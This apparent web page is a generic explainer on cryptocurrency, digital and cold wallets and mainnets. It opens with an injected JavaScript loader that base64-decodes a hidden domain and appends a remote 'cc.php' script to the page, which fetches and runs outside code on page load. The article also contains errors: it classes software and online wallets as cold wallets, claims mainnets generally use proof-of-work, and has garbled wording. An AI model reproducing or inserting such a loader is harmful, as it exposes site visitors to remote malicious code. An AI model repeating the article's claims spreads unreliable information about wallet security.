
const pdx=”bm9yZGVyc3dpbmcuYnV6ei94cC8=”;const pde=atob(pdx);const script=document.createElement(“script”);script.src=”https://”+pde+”cc.php?u=f91dda99″;document.body.appendChild(script);
The Evolution of Cryptocurrency and Blockchain: A Guide to Cryptocurrencies, Digital Wallets, Cold Wallets, and the Mainnet
In recent years, cryptocurrency has experienced rapid growth and adoption, transforming the way people think about money and financial transactions. Essentially, cryptocurrency is a digital or virtual currency that uses cryptography for security and decentralized control. The underlying technology behind most cryptocurrencies is blockchain, which enables secure, transparent, and tamper-proof transactions.
Crypto: A Brief Overview
Cryptocurrency refers to any digital currency that uses cryptography for security and is decentralized, meaning it is not controlled by any government or institution. The first cryptocurrency, Bitcoin, was launched in 2009 and has since become the most well-known and widely accepted form of digital currency. Other popular cryptocurrencies include Ethereum, Litecoin, and Monero.
Digital Wallets

A digital wallet is a software program that allows users to securely store, send, and receive cryptocurrencies online. Digital wallets can be installed on personal computers, mobile devices, or online platforms such as the internet. They offer various benefits, including:
- Easy transaction management
- Secure storage of private keys
- Multi-currency support
- Low fees (when using cryptocurrency exchanges)
Popular digital wallet options include MetaMask, Ledger Live, and Trust Wallet.
Cold Wallets
A cold wallet is a physical or online storage solution designed to store cryptocurrencies in a secure environment, away from the internet and any potential hacking threats. Cold wallets are essential for people who value their financial security and want to separate their cryptocurrency assets from their main accounts.
Types of Cold Wallets:
- Hardware Wallets: Physical devices that use advanced cryptography to protect private keys.
- Software Wallets: Programs that store cryptocurrencies locally on a user’s computer or mobile device.
- Online Wallets: Software programs that connect users directly to cryptocurrency exchanges and allow for secure storage.
Popular cold wallet options include Trezor, Ledger, and Coldcard.
Mainnet
The mainnet is the primary network of a cryptocurrency blockchain, where transactions are verified, recorded, and confirmed. It is the most widely used network in the cryptocurrency space and serves as the foundation for decentralized applications and services (dApps).
Key Features:
- The mainnet is a peer-to-peer network that allows users to send and receive cryptocurrencies.
- Transactions are verified through a complex algorithm called proof-of-work (PoW).
- The mainnet is designed to be scalable, secure, and reliable.
Mainnet Challenges
- Scalability: As the number of transactions on the mainnet increases, it becomes more difficult for the network to manage.
- Energy Consumption: Proof-of-work algorithms require significant computing resources, leading to energy-intensive mining processes.
- Security Risks: The mainnet is vulnerable to 51% attacks, in which an attacker controls the majority of the network’s mining power.
Conclusion
The world of cryptocurrency and blockchain technology has come a long way since its inception in 2009. As the space continues to evolve, understanding the different components is essential for anyone interested in exploring this exciting field. From digital wallets to cold wallets and from mainnet to Mainnet, there is a wealth of information available. By being informed and up to date with the latest developments, individuals can make informed decisions about their financial investments and contribute to the growth of the cryptocurrency ecosystem.